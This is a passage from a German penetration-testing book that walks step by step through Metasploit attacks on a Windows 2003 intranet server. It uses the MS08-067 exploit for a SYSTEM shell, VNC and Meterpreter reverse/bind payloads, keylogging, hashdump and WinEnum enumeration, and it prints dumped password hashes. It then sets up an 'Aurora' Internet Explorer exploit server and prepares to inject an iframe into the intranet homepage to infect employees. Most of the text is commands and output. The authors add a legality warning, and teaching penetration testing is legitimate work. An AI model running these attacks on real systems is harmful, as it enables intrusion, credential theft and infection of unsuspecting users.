Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh, thread, process
LPORT     4444             yes       The local port
RHOST                      no        The target address

Description:
  Listen for a connection and spawn a command shell


msf exploit(ms08_067_netapi) >
```

Haben wir uns für eine Nutzlast entschieden, geben wir diese dem Metasploit Framework gegenüber mit *set PAYLOAD <payload>* bekannt:

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell_bind_tcp
PAYLOAD => windows/shell_bind_tcp
msf exploit(ms08_067_netapi) >
```

Im zunächst letzten Schritt kontrollieren wir mit *show options* sicherheitshalber die vollständige Konfiguration des Exploits, um mögliche Feinheiten der Nutzlast abzustimmen. Bei dem von uns gewählten Exploit gibt es beispielsweise die Möglichkeit, Werte für *EXITFUNC* und *LPORT* vorzugeben. In unserem Fall behalten wir die vorgeschlagenen Werte der Defaulteinstellung jedoch bei.

```
msf exploit(ms08_067_netapi) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.1.213    yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER,
SRVSVC)


Payload options (windows/shell_bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread,
process
   LPORT     4444             yes       The local port
   RHOST     192.168.1.213    no        The target address


Exploit target:

   Id  Name
   --  ----
   6   Windows 2003 SP1 English (NO NX)


msf exploit(ms08_067_netapi) >
```

Haben wir den Exploit mit allen erforderlichen Informationen gefüttert, bietet sich ein Testlauf mit *check* an – sofern dieses Feature angeboten wird. Verläuft der Test erfolgreich, steht einem anschließenden Start mit *exploit* nichts im Wege:

```
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Triggering the vulnerability...
[*] Command shell session 1 opened (192.168.1.223:57538 ->
192.168.1.213:4444)

Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
```

```
C:\WINDOWS\system32>echo w00t!
echo w00t!
w00t!

C:\WINDOWS\system32>whoami
whoami

nt authority\system
```

Bingo! Der Prompt *C:\WINNT\system32>* lässt unmittelbar erkennen, dass uns das Metasploit Framework eine Bind-Shell auf den Windows-Rechner eröffnet hat und wir somit Zugriff auf die Kommandozeile haben. Das Schöne dabei ist, dass wir es hierbei mit einer Vielzahl an Payloads zu tun haben und so nicht ausschließlich auf eine Bind-Shell beschränkt sind. Bevorzugen wir anstelle der minimalistisch anmutenden Bind-Shell beispielsweise eine Fernwartung, bietet sich eine VNC-Payload wie die *windows/vncinject/reverse_tcp* an. Erneut holen wir mit dem Kommando *info <payload>* Informationen ein, anschließend definieren wir durch die Eingabe von *set PAYLOAD <payload>* unsere neue Payload:

```
msf exploit(ms08_067_netapi) > info windows/vncinject/reverse_tcp

       Name: VNC Server (Reflective Injection), Reverse TCP Stager
    Version: 7217, 7870, 7075
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 290
       Rank: Normal

Provided by:
  sf <stephen_fewer@harmonysecurity.com>
  hdm <hdm@metasploit.com>
  skape <mmiller@hick.org>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
AUTOVNC   true             yes       Automatically launch VNC viewer if
present
EXITFUNC  process          yes       Exit technique: seh, thread, process
LHOST                      yes       The local address
LPORT     4444             yes       The local port
VNCHOST   127.0.0.1        yes       The local host to use for the VNC
proxy
```

```
VNCPORT   5900             yes       The local port to use for the VNC proxy

Description:
  Connect back to the attacker, Inject a VNC Dll via a reflective
  loader


msf exploit(ms08_067_netapi) > set PAYLOAD windows/vncinject/bind_tcp
PAYLOAD => windows/vncinject/bind_tcp
msf exploit(ms08_067_netapi) >
```

Ein *show options* zeigt auf, dass die erforderlichen Parameter noch nicht vollständig eingetragen sind und wir den LHOST nachpflegen müssen.

```
msf exploit(ms08_067_netapi) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.1.213    yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER,
SRVSVC)


Payload options (windows/vncinject/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   AUTOVNC   true             yes       Automatically launch VNC viewer if
present
   EXITFUNC  thread           yes       Exit technique: seh, thread, process
   LHOST                      yes       The local address
   LPORT     4444             yes       The local port
   VNCHOST   127.0.0.1        yes       The local host to use for the VNC
proxy
   VNCPORT   5900             yes       The local port to use for the VNC
proxy


Exploit target:

   Id  Name
   --  ----
   6   Windows 2003 SP1 English (NO NX)


msf exploit(ms08_067_netapi) >
```

Bei LHOST handelt es sich um den Local Host »The local address«, an dem die rückwärts aufzubauende VNC-Sitzung konnektiert werden soll. Die Definition des LHOST erfolgt wie gewohnt mit *set LHOST <lhost>*:

```
msf exploit(ms08_067_netapi) > set LHOST 192.168.1.223
LHOST => 192.168.1.223
msf exploit(ms08_067_netapi) >
```

Sind unsere digitalen Geschütze korrekt geladen, erfolgt durch *exploit* die Zündung. Unsere rückseitige Fernwartung wird hierbei automatisiert aufgebaut, wenn Metasploit Framework und VNC-Viewer miteinander verzahnt sind, andernfalls ist der VNC-Viewer manuell auf *localhost* anzusetzen (somit *127.0.0.1* nebst Standard-Port *TCP/5900*).

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.223:4444
[*] Triggering the vulnerability...
[*] Sending stage (197120 bytes)
[*] VNC Server session 3 opened (192.168.1.223:4444 -> 192.168.1.213:1029)
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vnciewer in the background.
[*] Session 3 created in the background.
msf exploit(ms08_067_netapi) > Connected to RFB server, using protocol
version 3.3
No authentication needed
Desktop name "VNCShell [SYSTEM@INTRANET] - Full Access"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using shared memory PutImage
Same machine: preferring raw encoding
ShmCleanup called
```

Unmittelbar danach öffnet sich TightVNC und präsentiert ein Bild wie das folgende:




Bild 18.19: Metasploit ermöglicht einen VNC-Zugriff auf den Server

Die Fernwartung auf den Windows Server 2003 ist binnen Sekunden etabliert! Der Lock-Screen braucht uns nicht weiter zu verunsichern, haben wir doch mit der Metasploit Courtesy Shell ein mächtiges Werkzeug und können alle nur denkbaren Shell-Kommandos absetzen – die Bildschirmsperre wird beispielsweise durch die Eingabe von *explorer.exe* außer Kraft gesetzt. Natürlich können durch die Shell auch Benutzer mit administrativen Privilegien eingerichtet werden (etwa durch *net user <username> <password> /add* gefolgt von einem *net localgroup administrators <username> /add*).

Eine zusätzliche Steigerung der dunklen Möglichkeiten bietet der Meterpreter. Zunächst wählen wir eine entsprechende Meterpreter-Payload, ...

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms08_067_netapi) >
```

...starten den Exploit und können anschließend durch die Shell sowohl die Verzeichnisse des fremden Servers betrachten, ...

```
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Triggering the vulnerability...
[*] Sending stage (747008 bytes)
[*] Meterpreter session 6 opened (192.168.1.223:58599 ->
192.168.1.213:4444)

meterpreter > ls c:\

Listing: c:\
============

Mode              Size       Type  Last modified              Name
----              ----       ----  -------------              ----
100777/rwxrwxrwx  0          fil   2010-02-06 21:09:10 +0100  AUTOEXEC.BAT
100666/rw-rw-rw-  0          fil   2010-02-06 21:09:10 +0100  CONFIG.SYS
40777/rwxrwxrwx   0          dir   2010-02-13 11:05:36 +0100  Config.Msi
40777/rwxrwxrwx   0          dir   2010-02-06 21:13:50 +0100  Documents and
Settings
40777/rwxrwxrwx   0          dir   2010-02-06 22:19:11 +0100  FPSE_search
(...)

meterpreter >
```

...als auch mit *help* die weiteren Kommandos in Erfahrung bringen:

```
meterpreter > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    background    Backgrounds the current session
    channel       Displays information about active channels
    close         Closes a channel
    exit          Terminate the meterpreter session
    help          Help menu
    interact      Interacts with a channel
    irb           Drop into irb scripting mode
    migrate       Migrate the server to another process
    quit          Terminate the meterpreter session
    read          Reads data from a channel
    run           Executes a meterpreter script
    use           Load a one or more meterpreter extensions
    write         Writes data to a channel
```

```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    del           Delete the specified file
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    upload        Upload a file or directory


Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    ipconfig      Display interfaces
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table


Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getpid        Get the current process identifier
    getprivs      Get as many privileges as possible
    getuid        Get the user that the server is running as
    kill          Terminate a process
```

```
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target
process
    sysinfo       Gets information about the remote system, such as OS


Stdapi: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    idletime       Returns the number of seconds the remote user has been
idle
    keyscan_dump   Dump they keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    setdesktop     Move to a different workstation and desktop
    uictl          Control some of the user interface components


Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.


Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter >
```

Ohne jedes Kommando en detail beschreiben zu wollen, sollte mittlerweile jedem klar sein, dass der Meterpreter unglaublich vielfältig ist. So lassen sich neben den klassischen Linux-Shell-Kommandos Dateien hoch- und herunterladen oder versteckt ausführen (*upload*, *download*, *execute <file> -h*), Keylogger starten oder stoppen *keyscan start/stop*), Zeitstempel manipulieren (*timestomp*) und zahlreiche Informationen auslesen (beispielsweise durch *hashdump* die SAM-Datei, die Login-Konten und verschlüsselt abgelegte Kennwörter enthält).

Apropos Informationen: Wer einen umfassenden Überblick zum eroberten Server wünscht, wird das externe Meterpreter-Skript *WinEnum* zu schätzen wissen. WinEnum liefert pikante Details auf einen Schlag und legt diese in übersichtlichen Textdateien auf dem eigenen Rechner ab.

```
meterpreter > run winenum -h
WinEnum -- Windows local enumeration

Retrieves all kinds of information about the system
including environment variables, network interfaces,
routing, user accounts, and much more.  Results are
stored in /root/.msf3/logs/winenum

OPTIONS:

    -c        Change Access, Modified and Created times of executables that
were run on the target machine and clear the EventLog
    -h        Help menu.
    -m        Migrate the Meterpreter Session from it current process to a
new cmd.exe before doing anything
    -r        Dump, compress and download entire Registry

meterpreter >
```

Der Start von WinEnum erfolgt durch Eingabe von *run winenum -m -c –r* im Meterpreter:

```
meterpreter > run winenum -m -c -r
[*] Launching hidden cmd.exe...
[*] Process 3820 created.
[*] Current process is svchost.exe (1092).  Migrating to 3820.
[*] Migration completed successfully.
[*] New server process: cmd.exe (3820)
[*] Running Windows Local Enumerion Meterpreter Script
[*] New session on 192.168.1.213:4444...
[*] Saving general report to
/root/.msf3/logs/winenum/INTRANET_20100220.1218-
81763/INTRANET_20100220.1218-81763.txt
[*] Output of each individual command is saved to
/root/.msf3/logs/winenum/INTRANET_20100220.1218-81763
```

```
[*] Checking if INTRANET is a Virtual Machine ........
[*]     This is a VMware Workstation/Fusion Virtual Machine
[*] Running Command List ...
[*]     running command arp -a
[*]     running command ipconfig /all
[*]     running command net view
[*]     running command netstat -nao
[*]     running command netstat -ns
[*]     running command cmd.exe /c set
[*]     running command ipconfig /displaydns
[*]     running command route print
[*]     running command net accounts
[*]     running command netstat -vb
[*]     running command net share
[*]     running command net group
[*]     running command net localgroup
[*]     running command net localgroup administrators
[*]     running command net group administrators
[*]     running command net session
[*]     running command tasklist /svc
[*]     running command netsh firewall show config
[*]     running command net user
[*]     running command net view /domain
[*]     running command gpresult /SCOPE USER /Z
[*]     running command gpresult /SCOPE COMPUTER /Z
[*] Running WMIC Commands ....
[*]     running command wmic useraccount list
[*]     running command wmic service list brief
[*]     running command wmic logicaldisk get
description,filesystem,name,size
[*]     running command wmic netlogin get name,lastlogon,badpasswordcount
[*]     running command wmic group list
[*]     running command wmic netuse get
name,username,connectiontype,localname
[*]     running command wmic volume list brief
[*]     running command wmic netclient list brief
[*]     running command wmic nteventlog get path,filename,writeable
[*]     running command wmic share get name,path
[*]     running command wmic startup list full
[*]     running command wmic product get name,version
[*]     running command wmic rdtoggle list
[*]     running command wmic qfe
[*] Extracting software list from registry
[*] Dumping password hashes...
[*] Hashes Dumped
```

```
[*] Getting Tokens...
[*] All tokens have been processed
[*] Dumping and Downloading the Registry
[-] Error in script: NoMethodError undefined method 'each_line' for
["HKCU", "HKLM", "HKCC", "HKCR", "HKU"]:Array
meterpreter >
```

Die gewonnenen Daten werden in einem lokalen Verzeichnis für Logfiles abgelegt. Durch *ls –l* erfahren wir mehr und blicken auf eine Vielzahl spannender Einträge:

```
root@discordia:~/.msf3/logs/winenum/INTRANET_20100220.1218-81763# ls -l
total 164
-rw-r--r-- 1 root root  218 Feb 20 15:12 INTRANET_20100220.1218-81763.txt
-rw-r--r-- 1 root root  150 Feb 20 15:12 arp__a.txt
-rw-r--r-- 1 root root  724 Feb 20 15:12 cmd_exe__c_set.txt
-rw-r--r-- 1 root root   68 Feb 20 15:13 gpresult__SCOPE_COMPUTER__Z.txt
-rw-r--r-- 1 root root   68 Feb 20 15:13 gpresult__SCOPE_USER__Z.txt
-rw-r--r-- 1 root root  713 Feb 20 15:17 hashdump.txt
-rw-r--r-- 1 root root  752 Feb 20 15:12 ipconfig__all.txt
-rw-r--r-- 1 root root  748 Feb 20 15:12 ipconfig__displaydns.txt
-rw-r--r-- 1 root root  571 Feb 20 15:12 net_accounts.txt
-rw-r--r-- 1 root root  119 Feb 20 15:12 net_group.txt
-rw-r--r-- 1 root root  119 Feb 20 15:12 net_group_administrators.txt
-rw-r--r-- 1 root root  117 Feb 20 15:12 net_localgroup.txt
-rw-r--r-- 1 root root  304 Feb 20 15:12 net_localgroup_administrators.txt
-rw-r--r-- 1 root root   37 Feb 20 15:12 net_session.txt
-rw-r--r-- 1 root root  420 Feb 20 15:12 net_share.txt
-rw-r--r-- 1 root root  363 Feb 20 15:12 net_user.txt
-rw-r--r-- 1 root root  315 Feb 20 15:12 net_view.txt
-rw-r--r-- 1 root root  176 Feb 20 15:12 net_view__domain.txt
-rw-r--r-- 1 root root 1042 Feb 20 15:12 netsh_firewall_show_config.txt
-rw-r--r-- 1 root root 1234 Feb 20 15:12 netstat__nao.txt
-rw-r--r-- 1 root root 2017 Feb 20 15:12 netstat__ns.txt
-rw-r--r-- 1 root root  305 Feb 20 15:12 netstat__vb.txt
-rw-r--r-- 1 root root    0 Feb 20 15:17 programs_list.csv
-rw-r--r-- 1 root root 1174 Feb 20 15:12 route_print.txt
-rw-r--r-- 1 root root 3163 Feb 20 15:12 tasklist__svc.txt
-rw-r--r-- 1 root root  659 Feb 20 15:17 tokens.txt
-rw-r--r-- 1 root root 4977 Feb 20 15:16 wmic_group_list.csv
-rw-r--r-- 1 root root  311 Feb 20 15:16
wmic_logicaldisk_get_description_filesystem_name_size.csv
-rw-r--r-- 1 root root  579 Feb 20 15:16 wmic_netclient_list_brief.csv
-rw-r--r-- 1 root root  429 Feb 20 15:16
wmic_netlogin_get_name_lastlogon_badpasswordcount.csv
-rw-r--r-- 1 root root   21 Feb 20 15:16
wmic_netuse_get_name_username_connectiontype_localname.csv
```

```
-rw-r--r-- 1 root root  367 Feb 20 15:16
wmic_nteventlog_get_path_filename_writeable.csv
-rw-r--r-- 1 root root   21 Feb 20 15:16 wmic_product_get_name_version.csv
-rw-r--r-- 1 root root  121 Feb 20 15:16 wmic_rdtoggle_list.csv
-rw-r--r-- 1 root root 8289 Feb 20 15:16 wmic_service_list_brief.csv
-rw-r--r-- 1 root root  161 Feb 20 15:16 wmic_share_get_name_path.csv
-rw-r--r-- 1 root root 1133 Feb 20 15:16 wmic_startup_list_full.csv
-rw-r--r-- 1 root root 3547 Feb 20 15:16 wmic_useraccount_list.csv
-rw-r--r-- 1 root root  253 Feb 20 15:16 wmic_volume_list_brief.csv
root@discordia:~/.msf3/logs/winenum/INTRANET_20100220.1218-81763#
```

Unser Interesse gilt der Datei *hashdump.txt*, die LM- and NTLM-Passwort-Hashes der lokalen Windows-Benutzerkonten beinhaltet. Das Dumpfile der SAM-Datei enthält ausschließlich verschlüsselt abgelegte Kennwörter, der Inhalt erscheint auf den ersten Blick somit wertlos:

```
root@discordia:~/.msf3/logs/winenum/INTRANET_20100220.1218-81763# cat
hashdump.txt
Administrator:500:0c15c70133c0cacba0cf6892cefc8833:167a7a68dea1d4fbd7b3f4f4
44690f24:::
Administrator-
backup?:1008:affdd8f2107e8de1aad3b435b51404ee:aae40f0edbd70a3a6530e9e15092e
843:::
ASPNET:1007:72a8a798081c71ade052b8d124912c32:88925e347bc80f29ad5d9d33543b27
ca:::
Developer:1009:4b5003bad47e37eea56ea65545af54a6:0a27543fe8c7917f83be28468aa
16ad3:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
IUSR_OWQVBJQ3T32MEG8?:1003:2992793e3144986ba1364e438266774d:11f5319054f5576
962d058e297869799:::
IWAM_OWQVBJQ3T32MEG8:1004:bc1f709e97bc7c913a1cdd7f6b36f3bb:ed24cca5b43a0de5
ca5033c21b0cfac8:::
SUPPORT_388945a0?:1001:aad3b435b51404eeaad3b435b51404ee:fe3bd2020ba646ed3f3
75b91c0a3b2ff:::
root@discordia:~/.msf3/logs/winenum/INTRANET_20100220.1218-81763#
```

In dem Wissen, dass viele Nutzer der Unsitte verfallen sind, Kennwörter wiederzuverwenden, stellt dieser Fund jedoch ein willkommenes Ziel für eine spätere Brute-Force-Attacke dar. Zumindest bietet es sich an, auf diese Möglichkeit zurückzugreifen, sollten sich andere Mittel zur Eroberung fremder Rechner des gleichen Netzwerkverbunds als wirkungslos erweisen. Auf den Punkt gebracht: Das Metasploit Framework liefert anregende Exploits samt Payloads und eröffnet dem angehenden Netzwerkforscher – verpackt unter einer strukturierten Oberfläche – vielfältige Möglichkeiten. Unbedingt erwähnenswert an dieser Stelle ist die *autopwn*-Funktion[224], die durch

[224] http://blog.metasploit.com/2006/09/metasploit-30-automated-exploitation.html

db_autopwn jede Menge Spaßpotenzial bietet. Die Autoren legen somit jedem interessierten Datenreisenden eine Einarbeitung in die vielfältigen Optionen des Programms ans Herz. Umfassende Dokumentationen zum Framework finden sich unter anderem auf der Website[225] der Entwickler.

18.6 Hurra, ich bin root – und nun?

Eine Frage, die sich für viele Eindringlinge stellt, ist die anschließende Integration des gekaperten Rechners in ein möglichst sinnvolles Vorhaben. Viele Cyber-Kriminelle gehen hierbei mit erschreckend wenig Fantasie zu Werke: Der Rechner wird mit einem Trojaner bestückt, muss fortan sein Dasein als Zombie in einem Bot-Netz fristen und wird beispielsweise dazu gezwungen, unerwünschte Werbe-E-Mails für potenzsteigernde Mittel zu versenden. Die Assimilation des verseuchten Rechners in einen willenlosen Bot ist die häufigste Form des Missbrauchs, wie der aktuelle Internet Security Threat Report[226] ein weiteres Mal belegt. Wir als Autoren missbilligen ein derart rüpelhaftes Vorgehen zutiefst, nicht nur aus Gründen der Unsportlichkeit. Wir wenden uns stattdessen einem Bereich zu, der neben handwerklichen Fähigkeiten zusätzlichen Hirnschmalz erfordert und den Ehrgeiz weckt. Auch hier der erneute Hinweis, dass derartige Expeditionen nur im Auftrag des Eigentümers erfolgen dürfen. Andernfalls bleibt es – ob automatisiert oder in liebevoller Kleinarbeit durchgeführt – höchst illegaler Unfug, bei dem der Staatsanwalt keinerlei Spaß versteht.

18.7 Windows-Rechner kontrollieren

Für das erste Szenario widmen wir uns der »Verbesserung« des übernommenen Windows-Servers. Wir erinnern uns: Der Meterpreter gewährt uns als interessierten Netzwerkforscher – dem MS08-067 und Metasploit Framework sei Dank – mittlerweile Vollzugriff. Durch Nmap haben wir erfahren, dass der Server einen Webdienst zur Verfügung stellt und im Netzwerk unter dem Namen »INTRANET« bekannt ist (vgl. Kapitel 18.4.2). Ein kurzer Blick mit dem Webbrowser offenbart Vielversprechendes (siehe Abb. 18.20).

Bingo! Der Server scheint das Intranet des Unternehmens zu beinhalten. Ein echter Glücksgriff! Für gewöhnlich dienen Intranets dazu, dass sich Mitarbeiter über neueste Meldungen sowie Regeln und Absprachen informieren können, derartige Plattformen stellen somit nicht selten ein Zentralgestirn der Unternehmenskommunikation dar. Diesen Umstand machen wir uns jetzt zunutze und erweitern die Einstiegsseite um einen eingebetteten Frame (IFrame) – ganz so, wie unlängst unter dem Codenamen »Aurora«[227] vermutlich chinesische Angreifer vorgegangen sind, die eine bis dahin unbe-

[225] http://www.metasploit.com/documents/users_guide.pdf

[226] http://www.symantec.com/about/news/release/article.jsp?prid=20090413_01

[227] http://www.us-cert.gov/cas/techalerts/TA10-055A.html

kannte Sicherheitslücke im Internet Explorer[228] ausnutzten und Unternehmen wie Google, Adobe und Dutzende weitere US-Firmen ausspionierten[229].

Bild 18.20: Intranet der Discordia Werke AG

Im Vorfeld setzen wir einen eigenen, präparierten Webserver in die Welt und greifen hierzu erneut zum Metasploit Framework:

```
root@discordia:/opt/metasploit3/msf3# msfconsole


                                  _       _
                                 | |     (_)_
 ____    ____| |_  ____  ___ ____ | | ___  _| |_
|    \ / _  )  _)/ _  |/___)  _ \| |/ _ \| |  _)
| | | ( (/ /| |_( ( | |___ | | | | | |_| | | |__
|_|_|_|\____)\___)_||_(___/| ||_/|_|\___/|_|\___)
                          |_|


       =[ metasploit v3.3.4-dev [core:3.3 api:1.0]
+ -- --=[ 521 exploits - 245 auxiliary
+ -- --=[ 193 payloads - 23 encoders - 8 nops
       =[ svn r8569 updated 7 days ago (2010.02.20)
```

[228] http://www.microsoft.com/technet/security/advisory/979352.mspx

[229] http://siblog.mcafee.com/cto/operation-%E2%80%9Caurora%E2%80%9D-hit-google-others/

```
msf > search aurora
[*] Searching loaded modules for pattern 'aurora'...

Exploits
========

   Name                        Rank    Description
   ----                        ----    -----------
   windows/browser/ie_aurora   normal  Microsoft Internet Explorer "Aurora"
Memory Corruption

msf > use exploit/windows/browser/ie_aurora
msf exploit(ie_aurora) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ie_aurora) > set LHOST 192.168.1.223
LHOST => 192.168.1.223
msf exploit(ie_aurora) > set URIPATH /
URIPATH => /
msf exploit(ie_aurora) > show options

Module options:

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   SRVHOST     0.0.0.0          yes       The local host to listen on.
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming
connections
   SSLVersion  SSL3             no        Specify the version of SSL that
should be used (accepted: SSL2, SSL3, TLS1)
   URIPATH     /                no        The URI to use for this exploit
(default is random)
   WORKSPACE                    no        The name of the workspace to
report data into


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread,
process
   LHOST     192.168.1.223    yes       The local address
   LPORT     4444             yes       The local port
```

```
Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(ie_aurora) > exploit
[*] Exploit running as background job.
msf exploit(ie_aurora) >
[*] Started reverse handler on 192.168.1.223:4444
[*] Using URL: http://0.0.0.0:8080/
[*]  Local IP: http://192.168.1.223:8080/
[*] Server started.
```

Die Wahl des *Exploit* fällt auf die »Aurora« Memory Corruption des Internet Explorers, die *PAYLOAD* liefert der Meterpreter, *LHOST* ist unser Notebook, *SRVPORT* steht per Default auf TCP 8080, und der *URIPATH* lautet schlichtweg »/«. Unsere Website steht somit unter der Adresse *http://192.168.1.223:8080/* zur Verfügung und ist bereit, die tödliche Fracht auszuliefern.

Um unsere Opfer auf die präparierte Website zu lenken, widmen wir uns erneut dem Intranet-Server und der dort laufenden Meterpreter-Session. Die Eingabe von *ls c:* offenbart mit *Inetpub* die übliche Verzeichnisstruktur des IIS:

```
meterpreter > ls c:

Listing: c:
===========

Mode              Size       Type  Last modified              Name
----              ----       ----  -------------              ----
100777/rwxrwxrwx  0          fil   2010-02-06 21:09:10 +0100  AUTOEXEC.BAT
100666/rw-rw-rw-  0          fil   2010-02-06 21:09:10 +0100  CONFIG.SYS
40777/rwxrwxrwx   0          dir   2010-02-13 11:05:36 +0100  Config.Msi
40777/rwxrwxrwx   0          dir   2010-02-06 21:13:50 +0100  Documents and
Settings
40777/rwxrwxrwx   0          dir   2010-02-06 22:19:11 +0100  FPSE_search
100444/r--r--r--  0          fil   2010-02-06 21:09:10 +0100  IO.SYS
40777/rwxrwxrwx   0          dir   2010-02-27 19:59:50 +0100  Inetpub
100444/r--r--r--  0          fil   2010-02-06 21:09:10 +0100  MSDOS.SYS
100555/r-xr-xr-x  47772      fil   2006-03-22 13:00:00 +0100  NTDETECT.COM
40555/r-xr-xr-x   0          dir   2010-02-06 21:14:29 +0100  Program Files
40777/rwxrwxrwx   0          dir   2010-02-20 14:24:02 +0100  RECYCLER
40777/rwxrwxrwx   0          dir   2010-02-06 22:19:04 +0100  System Volume
Information
```

```
40777/rwxrwxrwx   0          dir   2010-02-28 15:36:42 +0100  WINDOWS
100666/rw-rw-rw-  208        fil   2010-02-06 21:05:19 +0100  boot.ini
100444/r--r--r--  295536     fil   2006-03-22 13:00:00 +0100  ntldr
100666/rw-rw-rw-  603979776  fil   2010-02-28 15:52:42 +0100  pagefile.sys
40777/rwxrwxrwx   0          dir   2010-02-06 21:09:43 +0100  wmpub

meterpreter >
```

Derart informiert begeben wir uns mit *cd c:/Inetpub/wwwroot* in das Default-Verzeichnis des IIS und werfen anschließend durch *ls* einen Blick auf die HTML-Struktur des Webservers:

```
meterpreter > cd c:/Inetpub/wwwroot
meterpreter > ls

Listing: c:\Inetpub\wwwroot
===========================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
40777/rwxrwxrwx   0      dir   2010-02-27 20:02:46 +0100  .
40777/rwxrwxrwx   0      dir   2010-02-27 19:59:50 +0100  ..
40777/rwxrwxrwx   0      dir   2010-02-27 20:00:25 +0100  Intranet-Dateien
40777/rwxrwxrwx   0      dir   2010-02-06 22:19:06 +0100  _private
40777/rwxrwxrwx   0      dir   2010-02-06 22:19:06 +0100  _vti_cnf
100666/rw-rw-rw-  1754   fil   2010-02-06 22:19:06 +0100  _vti_inf.html
40777/rwxrwxrwx   0      dir   2010-02-06 22:19:06 +0100  _vti_log
40777/rwxrwxrwx   0      dir   2010-02-06 22:19:06 +0100  _vti_pvt
40777/rwxrwxrwx   0      dir   2010-02-06 22:19:06 +0100  _vti_script
40777/rwxrwxrwx   0      dir   2010-02-06 22:19:06 +0100  _vti_txt
40777/rwxrwxrwx   0      dir   2010-02-06 22:19:29 +0100  aspnet_client
100666/rw-rw-rw-  1433   fil   2003-02-21 18:48:30 +0100  iisstart.htm
40777/rwxrwxrwx   0      dir   2010-02-06 22:19:06 +0100  images
100666/rw-rw-rw-  13036  fil   2010-02-27 19:32:32 +0100  index.htm
100666/rw-rw-rw-  2806   fil   2003-02-21 18:48:30 +0100  pagerror.gif
100666/rw-rw-rw-  2449   fil   2010-02-06 22:19:06 +0100  postinfo.html

meterpreter >
```

